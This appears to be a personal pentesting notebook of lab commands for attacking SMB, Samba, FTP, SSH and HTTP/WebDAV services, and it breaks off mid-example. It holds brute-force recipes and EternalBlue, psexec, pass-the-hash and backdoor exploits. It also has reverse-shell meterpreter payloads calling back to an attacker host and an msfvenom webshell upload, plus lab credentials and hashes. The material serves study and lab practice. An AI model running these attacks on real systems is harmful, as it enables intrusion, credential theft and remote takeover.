00. H@C3B00K > Ch@m@l3a S|rw@rdh@na

H@C3B00K 🤠

▼ Network Services and Exploitation

▼ SMB (TCP 339/445)

https://book.hacktricks.xyz/network-services-pentesting/pentesting-smb

▼ Access SMB server

▼ Access Specific share in SMB server and Download/Upload Files (`smbclient`)

```
#list shares
smbclient -L \\\\<ip>\\ -u <username>

#access share
smbclient \\\\<ip>\\<shareName_got_from_above> -u <username>
```

```
# Syntax
smbclient //192.227.94.3/public -N

# EX: Access 'Public' share and download flag file
root@attackdefense:~# smbclient //192.227.94.3/public -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri May 17 15:31:52 2024
  ..                                  D        0  Tue Nov 27 13:36:13 2018
  dev                                 D        0  Tue Nov 27 13:36:13 2018
  secret                              D        0  Tue Nov 27 13:36:13 2018
                1981084628 blocks of size 1024. 176728820 blocks available
smb: \> cd secret\
smb: \secret\> ls
  .                                   D        0  Tue Nov 27 13:36:13 2018
  ..                                  D        0  Fri May 17 15:31:52 2024
  flag                                N       33  Tue Nov 27 13:36:13 2018
                1981084628 blocks of size 1024. 176728820 blocks available
```

```
smb: \secret\> get flag
getting file \secret\flag of size 33 as flag (32.2 KiloBytes/sec) (average 32.2 Ki
loBytes/sec)
smb: \secret\> exit
root@attackdefense:~# cat flag
03ddb97933e716f5057a18632badb3b4
```

▼ Enumeration

Tool: (`smbclient`, `Nmap`, `rpcclient`)

▼ Identify Exact Running SMB Version (`Metasploit`, `rpcclient`, `nmap`)

```
nmap 192.30.238.3 --script smb-protocols
```

```
#Metasploit
# check smb version
msfconsole
use auxiliary/scanner/smb/smb_version
set rhosts 192.59.111.3
run
```

```
#rpcclient
rpcclient -U "" -N <ip>
rpcclient $> srvinfo
        SAMBA-RECON    Wk Sv PrQ Unx NT SNT samba.recon.lab
        platform_id     :       500
        os version      :       6.1
        server type     :       0x809a03
```

▼ Identify Shares and Working Groups / Check whether anonymous connections (null session) (`smbclient`, `Nmap`, `rpcclient`, `Metasploit`)

```
# smbclient
# Identify Working Groups and Available Shares (If Null sessions are enabled this c
ommand is working otherwis)
smbclient -L <IP> -N
```

```
# Metasploit
msfconsole
use auxiliary/scanner/smb/smb_enumshares
set showfiles true
run
```

```
#Nmap
# List all available shares using Nmap
nmap -p 445 --script smb-enum-shares <TARGET_IP>
nmap -p 445 --script smb-enum-shares --script-args smbusername=<USER>,smbpassword=<
PW> <TARGET_IP>
nmap -p 445 --script smb-enum-shares,smb-ls --script-args smbusername=<USER>,smbpas
sword=<PW> <TARGET_IP>
nmap -p 445 --script smb-enum-groups--script-args smbusername=<USER>,smbpassword=<P
W> <TARGET_IP>
```

```
# Identify Domains
nmap -p 445 --script smb-enum-domains--script-args smbusername=<USER>,smbpassword=<
PW> <TARGET_IP>
```

```
# rpcclient - View all Working Groups
#Syntax
rpcclient -U "" -N <ip>

root@attackdefense:~# rpcclient -U "" -N 192.227.94.3 -W
rpcclient $> workinggroups
command not found: workinggroups
rpcclient $> ^C
root@attackdefense:~# rpcclient -U "" -N 192.227.94.3
rpcclient $> enumdomgroups
group:[Maintainer] rid:[0x3ee]
group:[Reserved] rid:[0x3ef]
rpcclient $>
```

▼ Find SID of users using (`rpcclient`)

```
rpcclient -U "" -N 192.110.246.3

rpcclient $> lookupnames admin
admin S-1-5-21-4056189605-2085045094-1961111545-1005 (User: 1)
rpcclient $> lookupnames elie
elie S-1-5-21-4056189605-2085045094-1961111545-1002 (User: 1)
```

▼ OS discovery/NetBIOS Names via SMB (`nmap`)

```
nmap 192.30.238.3 -p445 --script smb-os-discovery
```

▼ Identify Target Running sessions Via SMB (`nmap`)

```
nmap -p 445 --script smb-enum-sessions <TARGET_IP>
nmap -p 445 --script smb-enum-sessions --script-args smbusername=<USER>,smbpassword
=<PW> <TARGET_IP>
```

▼ Identify Target Running Services via SMB (`nmap`)

```
nmap -p 445 --script smb-enum-services --script-args smbusername=<USER>,smbpassword
=<PW> <TARGET_IP>
```

▼ Check server Statistics via SMB (`nmap`)

```
nmap -p 445 --script smb-server-stats --script-args smbusername=<USER>,smbpassword=
<PW> <TARGET_IP>
```

▼ List the named pipes available over SMB on the samba server (`Metasploit`)

```
use auxiliary/scanner/smb/pipe_auditor
set PASS_FILE /usr/share/wordlists/metasploit/unix_passwords.txt
set SMBUser <USER>
set RHOSTS <TARGET_IP>
exploit
```

▼ IF YOU KNOW CREDS USE SMBMAP TOOL (RCE)

▼ Read Share File Permissions

```
smbmap -H 192.218.160.3 -u admin -p "password1"
```

▼ List SMB Shares on target (-L)

```
 #1. List shares on the target
        smbclient -L -U vagrant

        smbmap -u <username> -p <password> -H <taret-ip>

        msfconsole
        use auxiliary/scanner/smb/smb_enumusers
        set RHOSTS <TARGET_IP>
        set SMBUser <USERname>
        set SMBPass <Password>
        run
```

▼ read inside shares (-r <share-name>)

```
smbmap -u administrator -p "smbserver_771" -d . -H 10.5.16.101 -r 'c$'
```

▼ Upload file to SMB share (--upload '<source_file_path>' '<Dest_file_path>')

```
smbmap -u administrator -p "smbserver_771" -d . -H 10.5.16.101 --upload '/root/bac
```

▼ Download file in the share (--download '<share_path>')

```
smbmap -u administrator -p "smbserver_771" -d . -H 10.5.16.101 --download 'c$\flag
```

▼ Remote code execution on SMB share (-x)

```
smbmap -u administrator -p "smbserver_771" -d . -H 10.5.16.101 -x 'ipconfig'
```

▼ Users in the Target

```
  #2. Enum4Linux - enumerate users in the target
        enum4linux -u vagrant -p vagrant -U <target-ip>
```

▼ Obtain shell by psexec tool and MSF module

```
    #3. get shell by exploiting psexec
          #python script
          #search file on linux
          locate psexec.py
          cp /usr/share/doc/python3-impacket/examples/psexec.py .
          chmod +x psexec.py
          python3 psexec.py <username>@<target-ip>
          #provide username and password

        #psexec with msf/meterpreter meatsploit
          use exploit/windows/smb/psexec
          set RHOSTS <TARGET_IP>
          set SMBUser <Username>
```

```
    set SMBPass <PW>
set payload windows/x64/meterpreter/reverse_tcp
run
```

▼ Dictionary/BruteForce SSH Logins Attacks

▼ BruteForce SMB Username & Password Using MSF `Metasploit` `smb_login`

```
msfconsole
search smb-login
use auxiliary/scanner/smb/smb_login
#since we don't know about the username and the password. don't put any values t
o smbpass and smbuser parameters
#set files locations to user_file and Pass_file to bruteforce
set pass_file /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
set user_file /usr/share/metasploit-framework/data/wordlists/common_users.txt
set rhosts 10.5.17.220
set verbose false #to reduce displaying failed attempts
exploit
```

▼ BruteForce SMB Username & Password Using `Hydra`

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.218.160.3 smb

-l username
-L usernames file
-p password
-P password file
```

▼ Exploitation

▼ Exploiting Windows MS17-010 SMB Vulnerability (EternalBlue) (`Metasploit`, `Manual`)

SMBv1 version is vulnerable for this.

▼ Manual Method:

1. Identify Target is Vulnerable or Not

```
nmap -sV -p445 --script=smb-vuln-ms17-010 <target-ip>
```

2. Download AutoBlue Exploit from Github

```
git clone https://github.com/3ndG4me/AutoBlue-MS17-010.git
```

3. Generate Shell Code

```
cd shellcode
chmod +x shell_prep.sh
./shell_prep.sh

#provide Y(YES)
#LHOST address
#LPORT
# 1 for regular shell code
# 1 for stageless payload
# Then this will genarate two shell codes as x86 and x64 with .bin extension
```

4. Create `NetCat` listener

```
nc -lvnp 1234 #use whatever port you want
```

5. Run exploit

```
chmod +x eternalblue_exploit7.py
python eternalblue_exploit7.py <target-IP> <path_to_genarated_shell_code>
```

▼ Using Metasploit

```
msfconsole
msf5> search eternalblue
# this will show two eternal blue records. the auxilary one is for detecting whe
ather the target is vulnerable.
msf5> use auxiliary/scanner/smb/smb_ms17_010
# we can use exploit module for exploitation since we already know the target
# is vulnerable.

msf5> use exploit/windows/smb/ms17_010_eternalblue
msf5> show options
msf5> set RHOST <target_ip>
msf5> exploit
```

▼ Get shell Access to Target SMB server via `psexec`

▼ `psexec.py` script -obtain remote command shell of SMB from `psexec` utility

For this you have to get credentials. if you don’t have BruteForce it →

```
#syntax
psexec.py target_smb_username@target_IP required_process # if we need cmd we can m

#example usage
root@attackdefense:~# psexec.py administrator@10.5.17.220 cmd.exe
Impacket v0.9.22.dev1+20200929.152157.fe642b24 - Copyright 2020 SecureAuth Corpora

Password: # enter password of user
[*] Requesting shares on 10.5.17.220.....
[*] Found writable share admin
[*] Uploading file JRHGjlQJ.exe
[*] Opening SVCManager on 10.5.17.220.....
[*] Creating service jhUy on 10.5.17.220.....
[*] Starting service jhUy.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

▼ Metasploit Exploit -obtain Meterpreter shell from Metasploit `psexec` Module (uname & pwd needed)

```
msfconsole
search psexec
use exploit/windows/smb/psexec
show options # remember to mention share type you want to connect in this case i
ts ADMIN share
set rhosts 10.5.17.220
```

```
set smbuser administrator #smb username (obtained by msf smb_login module brutef
orce check above one)
set smbpass qwertyuiop  #smb password (obtained by msf smb_login module brutefor
ce check above one)
set lhost 10.10.26.3 #in this lab its eth1
exploit
```

▼ Pass The hash Attack (You Need To have NTLM Hash of user)

▼ login with Hashes using `Metasploit psexec` module

You Need to Have both LM and NTLM hashes Check what is that HERE under Hash Dumping section

```
msfconsole
use exploit/windows/smb/psexec
set rhost <target-win-host>
set SMBuser Administrator #SMB user username
set SMBpass AAD3B435B51404EEAAD3B435B51404EE:8846F7EAEE8FB117AD06BDD830B7586C #has
set target native\upload
exploit
```

▼ Using `crackmapexec` tool

Here You need only NT / NTLM hash check here what is it

```
#syntax
crackmapexec smb <target-win-ip> -u <target-username> -H <NTLM hash> -x "ipconfig"

#Example
crackmapexec smb 10.10.5.123 -u Administrator -H 8846F7EAEE8FB117AD06BDD830B7586C
```

▼ SAMBA (TCP 339/445)

▼ Enumeration

▼ IF YOU KNOW CREDS USE SMBMAP TOOL (`RCE`)

▼ Read Share File Permissions and Enumerate

```
smbmap -H 192.218.160.3 -u admin -p "password1"
```

▼ List SMB Shares on target (`-L`)

```
smbmap -u administrator -p "smbserver_771" -d .  -H 10.5.16.101 -L
```

▼ read inside shares (`-r <share-name>`)

```
smbmap -u administrator -p "smbserver_771" -d . -H 10.5.16.101 -r 'c$'
```

▼ Upload file to SMB share (`--upload '<source_file_path>' '<Dest_file_path>'`)

```
smbmap -u administrator -p "smbserver_771" -d . -H 10.5.16.101 --upload '/root/bac
```

▼ Download file in the share (`--download '<share_path>'`)

```
smbmap -u administrator -p "smbserver_771" -d . -H 10.5.16.101 --download 'c$\flag
```

▼ Remote code execution on SMB share (`-x`)

```
smbmap -u administrator -p "smbserver_771" -d . -H 10.5.16.101 -x 'ipconfig'
```

▼ Enumerate samba server using `enum4linux` tool

- this will give you the bellow information's
  - other users in the system
  - machines list
  - groups and SID’s
  - password policy info

```
enum4linux -a <ip-address> # by give the commnd this without username and pa
ssword we can identify whether there are anonymous login are enabled. if so
it will automatically enumerate all the information

enum4linux -a -u <username> -p <password> <ip-address>
```

▼ Check whether anonymous connections (null session) / Identify Shares and Working Groups (`smbclient, rpcclient, Enum4Linux`)

```
#smbclient
#(If its allowed, when specifying -N This command should work. otherwise not
smbclient -L <IP> -N
```

```
#rpcclient
# rpcclient (if IP$ (null sessions ) are enabled you can connect to the server with
this command)

rpcclient -U "" -N <ip>
```

```
# Enum4Linux - List all available shares on the samba server
enum4linux -S 192.227.94.3
```

▼ Access Specific share in SMB server and Download/Upload Files (`smbclient`)

```
# Syntax
smbclient //192.227.94.3/public -N

# EX: Access 'Public' share and download flag file
root@attackdefense:~# smbclient //192.227.94.3/public -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri May 17 15:31:52 2024
  ..                                  D        0  Tue Nov 27 13:36:13 2018
  dev                                 D        0  Tue Nov 27 13:36:13 2018
  secret                              D        0  Tue Nov 27 13:36:13 2018
                1981084628 blocks of size 1024. 176728820 blocks available
smb: \> cd secret\
smb: \secret\> ls
  .                                   D        0  Tue Nov 27 13:36:13 2018
  ..                                  D        0  Fri May 17 15:31:52 2024
  flag                                N       33  Tue Nov 27 13:36:13 2018
                1981084628 blocks of size 1024. 176728820 blocks available
```

```
smb: \secret\> get flag
getting file \secret\flag of size 33 as flag (32.2 KiloBytes/sec) (average 32.2 Kil
oBytes/sec)
smb: \secret\> exit
root@attackdefense:~# cat flag
03ddb97933e716f5057a18632badb3b4
```

▼ Identify Exact Running Samba Version and Protocols (Dialects)

```
nmap 192.30.238.3 --script smb-protocols
```

```
    #Metasploit
    use auxiliary/scanner/smb/smb_version
```

```
#rpcclient
rpcclient -U "" -N <ip>
rpcclient $> srvinfo
        SAMBA-RECON    Wk Sv PrQ Unx NT SNT samba.recon.lab
        platform_id     :       500
        os version      :       6.1
        server type     :       0x809a03
```

```
#Enum4linux
enum4linux -o <ip>
```

▼ Identify Users in the system via SMB (`Nmap, rpcclient, Metasploit`, `enum4linux`)

```
nmap -p 445 --script smb-enum-users --script-args smbusername=<USER>,smbpassword=<P
W> <TARGET_IP>
nmap 192.110.246.3 --script smb-enum-users   # IF null sessions are enabled.
```

```
# metasploit
use auxiliary/scanner/smb/smb_enumusers
set smbpass <user-pwd>                (#if required)
set smbuser <target-username>         (#if required)
set
```

```
#Enum4Linux
enum4linux -U <ip>
```

```
#rpcclient
rpcclient -U "" -N 192.110.246.3

rpcclient $> enumdomusers
user:[john] rid:[0x3e8]
user:[elie] rid:[0x3ea]
user:[aisha] rid:[0x3ec]
user:[shawn] rid:[0x3e9]
user:[emma] rid:[0x3eb]
user:[admin] rid:[0x3ed]
```

▼ Find SID of users using `rpcclient` and `enum4linux`, `Metasploit`

```
rpcclient -U "" -N 192.110.246.3

rpcclient $> lookupnames admin
admin S-1-5-21-4056189605-2085045094-1961111545-1005 (User: 1)
rpcclient $> lookupnames elie
elie S-1-5-21-4056189605-2085045094-1961111545-1002 (User: 1)
```

```
# List sid of Unix users shawn, jane, nancy and admin respectively by performing RI
D cycling using enum4Linux
enum4linux -r -u admin -p password1 192.218.160.3
```

```
# Metasploit
msfconsole
use auxiliary/scanner/smb/smb_enumusers
run
```

▼ OS & NetBIOS Names discovery via Samba (`nbmlookup` , `Nmap`)

```
nmap 192.30.238.3 -p445 --script smb-os-discovery
nbmlookup -A <taret-IP>
```

▼ Identify SMB sessions (`Nmap`)

```
nmap -p 445 --script smb-enum-sessions <TARGET_IP>
nmap -p 445 --script smb-enum-sessions --script-args smbusername=<USER>,smbpassword
=<PW> <TARGET_IP>
```

▼ Identify Target Running Services via SMB (`Nmap`)

```
nmap -p 445 --script smb-enum-services --script-args smbusername=<USER>,smbpassword
=<PW> <TARGET_IP>
```

▼ check SMB server stats (`Nmap`)

```
# Check server stats via SMB
nmap -p 445 --script smb-server-stats --script-args smbusername=<USER>,smbpassword=
<PW> <TARGET_IP>
```

▼ Identify Domain Groups in the system via SMB (`Nmap, rpcclient,` **`enum4linux`**)

```
nmap -p 445 --script smb-enum-domains--script-args smbusername=<USER>,smbpassword=<
PW> <TARGET_IP>
```

```
# Enum4linux
enum4linux -G 192.227.94.3
```

```
# rpcclient

rpcclient -U "" -N <ip>
```

```
root@attackdefense:~# rpcclient -U "" -N 192.227.94.3 -W
rpcclient $> workinggroups
command not found: workinggroups
rpcclient $> ^C
root@attackdefense:~# rpcclient -U "" -N 192.227.94.3
rpcclient $> enumdomgroups
group:[Maintainer] rid:[0x3ee]
group:[Reserved] rid:[0x3ef]
rpcclient $>
```

▼ Check SMB Configured for Printing or not (`enum4linux`)

```
enum4linux -i <ip>
```

▼ BruteForce SMB Username & Password

▼ BruteForce SMB Username & Password Using MSF `smb_login`

```
msfconsole
use auxiliary/scanner/smb/smb_login
set rhost <target-ip>
set pass_file <password_file_path>
set smbuser <smb_ennumerated_username>
```

▼ BruteForce SMB Username & Password Using `Hydra`

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.218.160.3 -t 4 smb

-l username
-L usernames file
-p password
-P password file
# yes it is samba but since smb and samba both use tcp445 port we can mension sm
b in hydra
#-t use for limit the number of threads. lower number will lower the limit
```

▼ Exploitation

▼ Exploiting Samba v3.5.0 RCE (`Metasploit`)

module: `is_known_pipename`

- This is inherent vulnerability in this version

```
msfconsole
db_nmap -sS -sC -sV <target-ip>
search type:exploit name:samba
use exploit/linux/samba/is_known_pipename
check # check target is vulnerable or not
run check
```


▼ Convert shell to meterpreter

```
#1.send current session to background (There should be a running session)
Ctrl + Z

msf6> search shell_to_meterpreter
```

```
msf6> use post/multi/manage/shell_to_meterpreter
msf6> show options
set LHOST <local-machine-ip>
set session <currently-running-bash-shell-id> # Put background running shell id
run

#once after execute completed check
msf6> sessions 2
```



▼ Exploiting Samba 3.0.20 RCE (`Metasploit`)

```
# search exploit and we got one on metasploit
searchsploit samba 3.0.20


use exploit/multi/samba/usermap_script
run
background
sessions -u 1 # upgrade session to meterpreter
sessions 2 # use msf meterpreter session
```

▼ FTP/ VSFTPD/ proftpd (TCP 21)

▼ Connect to FTP server and Download Files

```
ftp username@<ipaddress>
ftp <ip>

ftp> get <file-name>
```

▼ Enumeration

▼ FTP version Using Nmap

```
nmap -p 21 -sV <ip>
```

▼ Check Anonymous Logins Enable or Not using Nmap

```
nmap <ip> -p21 --script ftp-anon
# If this doesn't work try to login with 'anonymous' username and password
```

▼ BruteForce FTP Login Credentials

```
## Hydra
hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt 192.216.165.3 ftp
```

```
## Nmap ftp-Brute script
root@attackdefense:~# echo "sysadmin" > users
nmap 192.216.165.3 -p 21 --script ftp-brute --script-args userdb users
```

▼ Exploitation

▼ Exploit Proftpd 1.3.3c (`Metasploit`)

Module: `proftpd_133c_backdoor`

```
service postgresql start && msfconsole
search propftp
setg rhosts <target_ip_set_globally>
use exploit/unix/ftp/proftpd_133c_backdoor
run
#this will open a cmd session. we can convert this to bash session by bellow commnd
/bin/bash -i
# now we can get meterpreter session  from here using bellow commnd
    #1. first send current session to background
    CTRL+Z
    #2. check sessions and type the session id you want meterpreter
    sessions #check sessions
    sessions -u <session_id>
#access session
sessions 2
```

▼ Exploit vsftpd (v2.3.4) (`Metasploit`)

To successful this attack, port 6200 should be open on the target.

module: `vsftpd_234_backdoor`

```
msfconsole
setg RHOSTS <target-ip>

db_nmap -sS -sV -sC <target-ip>
services

#list vulns
analyse # sometimes not work
search vsftpd


use exploit/unix/ftp/vsftpd_234_backdoor #send malicious archive
run # This will give you the root
access
```

▼ Convert Bash session into meterpreter (shell_to_meterpreter)

```
#convert Bash Shell to meterpreter session
#1.send current session to background (There should be a running session)
Ctrl + Z

msf6> search shell_to_meterpreter
msf6> use post/multi/manage/shell_to_meterpreter
msf6> show options
set LHOST <local-machine-ip>
set session <currently-running-bash-shell-id> # Put background running shell id
run
```

```
once after execute completed check
msf6> sessions 2
```



▼ SSH (TCP 22)

▼ Connect to SSH server (Normal & Using Private Key)

```
ssh <Username>@<IP>
```

▼ Login To SSH Via Private Key

```
# Change the File permission of private key
chmod 400 id_rsa
```

```
# SSH Login using private key
ssh -i <Private-key> <USER>@<TARGET_IP>
```

▼ Download Files from SSH via `scp`

▼ Download Files From SSH server and connect to SSH using Private Key

```
#download files from target system by ssh
scp <USER>@<TARGET_IP>:<path-to-file-in-remote-host> <location-save>

#Ex: Download the 'id_rsa' file
scp <USER>@<TARGET_IP>:~/.ssh/id_rsa .
```

▼ Enumeration

▼ SSH Version (`Nmap`, `Metasploit`, `nc`)

```
sudo nmap -p 22 -sV -sC -O <TARGET_IP>
```

▼ Fetch the banner using netcat and check the version of SSH server. (`nc`)

```
nc 192.188.213.3 22
```

▼ SSH version Module (`Metasploit`)

```
# check http version
msfconsole
use auxiliary/scanner/ssh/ssh_version
set rhosts 192.59.111.3
run
```

```
#this diclosure server details as well.
```

▼ Fetch pre-login SSH banner

```
ssh <username>@<target-ip>
```

▼ Identify supported Encryption Algorithms (`Nmap`)

```
# search Nmap Scripts for SSH
ls /usr/share/nmap/scripts/ | grep -e "ssh"

nmap 192.188.213.3 -sV -p22 --script ssh2-enum-algos.nse
```

▼ Identify ssh-rsa host key being used by the SSH (`Nmap`)

```
nmap 192.188.213.3 -sV -p22 --script ssh-hostkey.nse
```

▼ Identify Authentication being used for Specific Account (`Nmap`)

- you can check the arguments for scripts using **https://nmap.org/nsedoc/**

```
nmap 192.188.213.3 -sV -p22 --script ssh-auth-methods.nse --script-args="ssh.user=s
tudent"
```

▼ check Anonymous logins (`Nmap`)

```
#use ftp-annon script to check annonymous login
nmap -sV -p22 192.173.82.3 --script=ssh-auth-methods
#Also try to login to SSH sevrer with "anonymous" as username and no password
```

▼ ssh_enumusers module - Find SSH users (`Metasploit`)

```
msfconsole
use auxiliary/scanner/ssh/ssh_enumusers
set USER_FILE <username_file>
run
```

- once you found usernames in ssh you can bruteforce usernames by using above module. (ssh_login)

▼ ssh_login module - Bruteforce Authentication (`Metasploit`, `Hydra`)

```
#hydra
hydra -l vagrant -P usr/share/metasploit-framework/unix_users.txt <target-ip> ssh

hydra -l administrator -P usr/share/metasploit-framework/unix_users.txt <target-ip>
ssh


#metasploit
```

```
msfconsole
use auxiliary/scanner/ssh/ssh_login
set USER_FILE <username_file>
set PASS_FILE <password_file>
set stop_on_success true #if required
run
# after successful identification check 'sessions'. this module open a session
msf5>sessions
msf5>sessions 1 #use that session
```

▼ Get Meterpreter session on SSH server (Uname & Pwd Required)

```
msfconsole
use auxiliary/scanner/ssh/ssh_login
set username <username>
set passoword <password>
set rhosts <target>
run
# this will give standed shell
sessions

#Upgrade shell to meterpreter
sessions -u <session-id>
sessions 1
```

▼ Exploitation

▼ BruteForce SSH Credentials (`Hydra, Nmap Scripts, Metasploit`)

```
# Hydra
hydra -l student -P /usr/share/wordlists/rockyou.txt 192.93.70.3 ssh

hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/sh
are/metasploit-framework/data/wordlists/unix_passwords.txt 192.173.82.3 -t 4 ssh
#-t use for limit the number of threads. lower number will lower the limit
```

```
# Nmap Scripts
ls /usr/share/nmap/scripts/ | grep -e "ssh"

nmap 192.93.70.3 -p22 --script ssh-brute.nse --script-args=userdb=users
```

```
# Metasploit Modules
# metasploit module for bruteforce creds
use auxiliary/scanner/ssh/ssh_login
set RHOSTS 192.245.211.3
set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
set PASS_FILE /usr/share/metasploit-framework/data/wordlists/common_passwords.txt
set STOP_ON_SUCCESS true
set VERBOSE true
exploit
```

▼ SSHv2 `libssh` authentication bypass vulnerability exploit (`ssh v2 libssh V0.6.0 - 0.8.3`) (`Metasploit`)

Module: `libssh_auth_bypass`

- libssh versions 0.6.0 through 0.7.5 and 0.8.0 through 0.8.3 are vulnerable

```
################ SSHV2 libssh V0.6.0 - 0.8.3 ########################

### check wheather its vulnerable to auth bypass
#auxiliary/scanner/ssh/libssh_auth_bypass
use auxiliary/scanner/ssh/libssh_auth_bypass
show options
set RHOSTS 192.245.211.3
set SPAWN_PTY true #allow us to spawn terminal session
run # this will open a new shell session on background
sessions
```

▼ upgrade terminal/bash shell session to Meterpreter session

```
#convert bach Shell to meterpreter session
#1.send current session to background (There should be a running session)
Ctrl + Z

msf6> search shell_to_meterpreter
msf6> use post/multi/manage/shell_to_meterpreter
msf6> show options
set LHOST <local-machine-ip>
set session <currently-running-bash-shell-id> # Put background running shell id
run


once after execute completed check
msf6> sessions 2
```

▼ HTTP (TCP 80/443)

▼ Enumeration

▼ Identify Web Server and Version (`Nmap`, `Metasploit`)

```
# NMAP
sudo nmap -p 80 -sV -O <TARGET_IP>
nmap -p 80 --script=http-enum -sV <TARGET_IP>
```

```
# Metasploit
use auxiliary/scanner/http/http_version
setg rhosts 192.223.229.3
run
```

▼ Identify what web app hosted on server

```
#curl
curl <website_url> | more
```

```
#wget
wget "http://<address>/index"
ls
cat index
```

▼ HTTP Header Analysis (`http, whatweb, Nmap Scripts`, `Metasploit`)

```
# http Modulde analyse HTTP response
http 10.5.25.191

nmap -p 80 --script=http-headers -sV <TARGET_IP>
```

```
# whatweb
# Identify Running services and versions
whatweb http://10.5.25.191

nmap -p 80 --script=http-webdav-scan --script-args http-methods.url-path=/webdav/ <
TARGET_IP>
```

```
msfconsole
use auxiliary/scanner/http/http_header
set ssl false # if its HTTPS on 443 then enable this
setg rhost <target_ip>
run
```

▼ Enumerate Robot.txt File (`Metasploit`)

```
msfconsole
use auxiliary/scanner/http/robots_txt
run


## access and check allowed/disallowed directories by using curl command
curl http://192.22.112.45/data/
```

▼ Enumerate HTTP methods in directory (`Nmap`)

```
nmap -p 80 --script=http-methods --script-args http-methods.url-path=/webdav/ <TARG
ET_IP>
```

▼ Directory BruteForce (`dirb`, `Metasploit`)

```
dirb http://<TARGET_IP>
dirb http://<TARGET_IP> /usr/share/metasploit-framework/data/wordlists/directory.tx
t
```

```
#Metasploit
use auxiliary/scanner/http/brute_dirs
setg rhosts <ip>
run




msfconsole
use auxiliary/scanner/http/dir_scanner
set rhost 192.59.111.3
set directory <wordlist_path>
run
```

▼ Files BruteForce (`Metasploit`)

```
msfconsole
use auxiliary/scanner/http/files_dir
set rhost 192.59.111.3
set directory <wordlist_path_of_file_names>
run
```

▼ http_login module - Bruteforce Authentication form

```
msfconsole
use auxiliary/scanner/http/http_login
set AUTH_URI /secure/ #directory you want to bruteforce creds
unset USERPASS_FILE #remove default userpass file beacuse we already have USER and PA
run
```

▼ Microsoft IIS /WebDAV Enumeration (`Nmap`)

```
nmap <ip> -p80 --script http-webdev-scan --script-args http-methods.url-path=/webdev/
```

▼ apache_userdir_enum module - Bruteforce usernames in Apache web server

```
msfconsole
use auxiliary/scanner/http/apache_userdir_enumn
unset USERPASS_FILE #remove default userpass file beacuse we already have USER and PA
run
```

▼ Rendering website in Terminal (`browsh`)

```
browsh --startup-url http://10.5.25.191/Default.aspx/downsys

# use ctrl+q to exit
```

▼ Exploitation

▼ Exploiting Microsoft IIS WebDAV

▼ Manually exploit via `davtest` and `cadaver`

▼ 1. Identify exact directory of webdav running (`nmap`)

```
nmap -sV -p80 --script-http-enum <ip>
```

▼ 2.brute force creds use hydra (webdav Login page) (`hydra`)

```
hydra -L /usr/share/wordlists/metasploit/common_users.txt -P /usr/share/wordl
ists/metasploit/common_passwords.txt 10.5.16.60 http-get /webdav/
```

▼ 3.check file permissions via davtest tool (`davtest`)

```
#davtest is a webdav testing tool that can be use to check permissions of web
dav directory and allowed file types
#help menu
davtest

#check webdav supported files and permissions
davtest -auth username:password -url http://ip/webdav
    #ex: davtest -auth bob:password_123321 -url http://10.5.16.60/webdav/
```

▼ 4.upload webshell via cadaver (`cadaver`)

```
# Genarate Msfvenom payload
msfvenom --list payloads # list all the payloads
#for this we use windows/meterpreter/reverse_tcp payload
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.26.2 LPORT=1234 -f as
p > webshell.asp

#upload web sehll to webdev
cadaver http://ip/webdav
dav:/webdav/> put /usr/share/weshells/asp/webshell.asp

# delete file
dav:/webdav/> delete webshell.asp

# download file
dav:/webdav/> get webshell.asp

#example
root@attackdefense:~# cadaver http://10.5.16.60/webdav/
